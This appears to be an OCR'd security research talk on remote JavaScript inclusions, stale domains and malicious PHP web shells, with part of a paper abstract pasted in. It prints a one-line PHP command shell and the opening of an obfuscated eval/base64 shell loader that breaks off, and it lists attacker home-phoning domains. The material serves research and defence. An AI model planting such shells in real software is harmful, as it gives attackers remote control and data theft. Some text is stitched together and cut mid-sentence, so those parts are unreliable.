JavaScript is used by web developers to enhance the interactivity of their sites, offload work to the users' browsers and improve their sites' responsiveness and user-friendliness, making web pages feel and behave like traditional desk-


Keywords

JavaScript, remote inclusions, trust

1. INTRODUCTION

Popular libraries and magnitude of inclusions

Offered service	JavaScript file	% Top Alexa
Web analytics	www.google-analytics.com/ga.js	68.37%
Dynamic Ads	pagead2.googlesyndication.com/pagead/show_ads.js	23.87%
Web analytics	www.google-analytics.com/urchin.js	17.32%
Social Networking	connect.facebook.net/en_us/all.js	16.82%
Social Networking	platform.twitter.com/widgets.js	13.87%
Social Networking & Web analytics	s7.addthis.com/js/250/addthis_widget.js	12.68%
Web analytics & Tracking	edge.quantserve.com/quant.js	11.98%
Market Research	b.scorecardresearch.com/beacon.js	10.45%
Google Helper Functions	www.google.com/jsapi	10.14%
Web analytics	ssl.google-analytics.com/ga.js	10.12%



Novel vulnerabilities

- In about 8.5 million records of remote inclusions, is there something that we didn't know?
- 4 Things!
  - Cross-user & Cross-network Scripting
  - **Stale domain-based inclusions**
  - Stale IP-address-based inclusions
  - Typosquatting Cross-Site Scripting

Stale domain-based inclusions

- What happens when you trust a remote site and the domain of that site expires?
  - Anyone can register it, and start serving malicious JS
  - Equal in power to the, almost extinct, stored XSS
    - Interesting discussion on whether this is legally hacking
- 56 domains found, used in 47 sites


	Blogtools.us	Hbotapadmin.com
Visits	80,466	4,615
Including domains	24	4
Including pages	84	41

Fast forward a few years… 2015

- Web shells
  - Script that attackers upload to compromised web servers to maintain access and remotely control them
- Web-shell capabilities
  - Navigate the compromised web server and steal private and financial data (SQL databases, credentials from scripts, documents, etc.)
  - Reach internal hosts (move horizontally)
  - Elevate privileges (move vertically)
  - Make server part of botnet

```
1    <?php
2        system($_GET['cmd']);
3    ?>
```

Example of a real PHP Shell




Let's check the source code

```
<?php function gTakoi($Jnt)
{
$Jnt=gzinflate(base64_decode($Jnt));
 for($i=0;$i<strlen($Jnt);$i++)
 {
$Jnt[$i] = chr(ord($Jnt[$i])-1);
 }
 return $Jnt;
 }eval(gTakoi("7f17Y+K2EjAO/3/2U3hp2obmYiDkttlNyx0S7pAQ2N0fx9gGHIxNbHPt2Q/0fobnv
 +eLvRrJNraxjSHZbc95mnYTsKXRaDQajUajGYqCn3f0b+9++yE/7yjy09V/rJ/Wn7un5Lv+g7/
 ZH9nrUevP78gXGj9Ev76sP1EUbRSl/0NR/8FPcTX4Rn7hB6TCFx3kF4pUpsjndwg2ev7FaJtef7LWIdC
 +4MLUF2sDXzBSNKlg4Aqf6S68ot59IXAIuo5ftNF9AEm1MTSzP0anvjgKGz34gpv68k4Hf0uvWzc
 +0SYlaQQKINJ6YVzCKAaQ6C96d6GD62+oBhnkLzTl82O81f+6FbY8Qx/Nb+jDO8rBC8YY65
 +d71yfvMMjYv7AN1on2WE3bKthL2ktAUAwwxC46BtNhpXC/+nkgU8mkO66PGF/APIrZhLjPzxciHP
 +Dd8wIwCJjTKU/sAsj79hTMK4gv4Yc9Nh9z8WrGijCh7bQ1t5eP3uPzD1aBjKY/ToSxf+AQccd/+DRx/
 GGFcgEwC/08vDc/z63XqK0huEC/pjAPmPwaJ7AfntX//6F3t9rQ55UTydDCfU7DR2GqEOq/
 kqdRmmDmPnp5HYaSwSvQ5TDxOO0XiO6i0/
 UPeMsOKlojwVeKovKxQuj6ENNW2ifqDpgaANp71TVh7TlsJ06vq6AY2doBqXP0qm/ka/eyf0qcP3/
 anEaoIsdfmFoGrqYWjAa2OBVWRNGPOhcPjdn5isRjHK+vowjN/
 9aY6eiEAcHkxVnj2mDtDvMPWJ4hcTUeb4wxAVOqYsVcM3ZjWF16aKRB0e9kWZ0cIYAHVEGV8BECn87d23d7yiyE
 pX4SeyognS4PAcvftDGEiywndRRaXL9NCbQ02Z8ujNwVyQEBKqpmiyKM955VCd9tA3GM5upXFMRY6pszDC8xMVQ
 kVDN+84vi9ICF1VYxQNE+HY0WkEFkiHHnbHzEBguy9TWePV7mDCHpoEcycualmYqEBWO
 +FM8pICh78cMIqCaDhCuIdCYbPcuobRhqB2UVFmeQg1wmHbe3tp3A6iEsMOKVyaYlTcwi11MAtvFN2sbDSJiTmd
 TBAxD0Zh6j1CMVesJBPFRijsWskdFPzo3QVsPocORqGvFq6w/nx75//E/o0XVX4LIXD/P+ntiwya7QQLR/truN/
 erX8bWOu9RnW
 +vTvo1jO1h0yjiaDiAemOeWXAHx50U5XKfSGDBrObyzThT7XSaKI667Ewq9oGxMJHgqryaGIhajsZ5wCzyMFsPT
```

Analysis of a large set of diverse shells

- Conduct the first comprehensive large-scale study of web shells
  - Understand the nature of web shells and the surrounding ecosystem
- Inspect visible and invisible features of real-life malicious shells and how attackers can use them
  - Backdoors in backdoors
- Analyze the home-phoning from web shells and show how security companies may monitor shell instances
  - Do malicious web shells have third-party script dependencies?

WWW 2016



No Honor Among Thieves:
A Large-Scale Analysis of Malicious Web Shells

Oleksii Starov‡, Johannes Dahse†, Syed Sharique Ahmad‡, Thorsten Holz†, Nick Nikiforakis‡
‡Stony Brook University {ostarov, syahmad, nick}@cs.stonybrook.edu
†Ruhr-University Bochum {johannes.dahse, thorsten.holz}@rub.de

ABSTRACT

Web shells are malicious scripts that attackers upload to a compromised web server in order to remotely execute arbitrary commands, maintain their access, and elevate their privileges. Despite their high prevalence in practice and heavy involvement in security breaches, web shells have never been the direct subject of any study. In contrast, web shells have been treated as malicious blackboxes that need to be detected and removed, rather than malicious pieces of software that need to be analyzed and, in detail, understood.


In this paper, we report on the first comprehensive study of web shells. By utilizing different static and dynamic analysis methods, we discover and quantify the visible and invisible features offered by popular malicious shells, and we discuss how attackers can take advantage of these features. For visible features, we find the presence of password brute-forcers, SQL database clients, portscanners, and checks for the presence of security software installed on the compromised server. In terms of invisible features, we find that about half of the analyzed shells contain an authentication misc, an adversary is thus interested in maintaining a permanent and stealth access to the web server. To this end, she uses a so called *web shell*. A web shell is a piece of software running on a (compromised) web server that provides an adversary remote access to a variety of critical functions (i.e., execution of arbitrary commands, upload and download of arbitrary files, elevation of privileges, or sending spam and spear phishing e-mails). As such, web shells can be seen as a type of *Remote Access Trojan* (RAT) running on a compromised web server, thus being closely related to their counterparts on compromised client systems.

Surprisingly, little is publicly known about the nature of web shells and the surrounding ecosystem. Previous studies of this space treated shells as an artifact of successful attacks and did not analyze them in detail. For example, Canali and Balzarotti found in a large-scale web honeypot study that attackers utilize shells during almost half of the observed attacks [11], but they did not analyze the collected files at all. The practical importance of web shells is further highlighted in a report published by FireEye in August 2015:

Data Collection

- Starting with a combined set of **1,449** shells, we derived a unified set of more than **500** real unique shells
- Including variations of *c99, r57, WSO, B347k, NST, NCC, Crystal* and other shells

Backdoors in web shells



Results from home-phoning shells

29.2% on the client-side

- With an average of two domains per shell
- Overall 149 domains / 108 IPs were contacted

4.8% on the server-side

- 70% connect to one of the 21 domains
- Located in USA, Republic of Korea, China


Client-side home-phoning targets

Domain	#Shells	Description
alturks.com	43	Parked domain
w0rms.com	20	Hackers portal
jino.ji.funpic.org	9	Under construction
front.facetz.net	6	RU analytics
hit4.hotlog.ru	6	RU analytics
[...].pp.regruhosting.ru	6	Not found
w.uptolike.com	6	RU analytics
sync.audtd.com	6	RU analytics
display.intencysrv.com	6	RU analytics
cm.g.doubleclick.net	6	Ad services
counter.yadro.ru	6	Used by adware
sync2.audtd.com	6	RU analytics
fonts.googleapis.com	5	Google APIs
www.fbvideo.16mb.com	4	Suspicious
data.t00ls.org	4	Active attacker

Stale domains in malicious web shells

Stale Domain	#Remote Requests	#Referring Domains
legal***.ru	4411	184
flyp****.us	1137	22
n**.org	749	23
nettekia****.com	521	33
evilc****.org	322	47
hack***.gen.tr	168	8
pira****.com	129	2
sil3nt****.com	24	1
Total	7461	311

Logs We Get for Stale Domains



Compromised websites showing up on logs

- Local businesses and organizations:
  - an order service in Iran
  - a travel portal in China,
  - a software company in Russia
  - a shipping company in US
  - college website in Morocco
- More critical websites:
  - a hospital website in Peru
  - a legal consultation office in Russia
  - a security services company in Vietnam


Our status


- Benign and malicious web applications have remote dependencies
  - The domain names associated with these dependencies can expire
  - Attackers can re-register them
  - Serve malicious payloads to anyone asking
    - Steal cookies, Cross-site scripting, Remote Command Execution on backdoored servers
- One step back
  - Web applications receive code and data that is different than that originally intended by the developers
    - Integrity of remote dependencies has been violated

What about user-generated content?

- Are Web 2.0 platforms susceptible to the same kinds of issues?

- Twitter/X





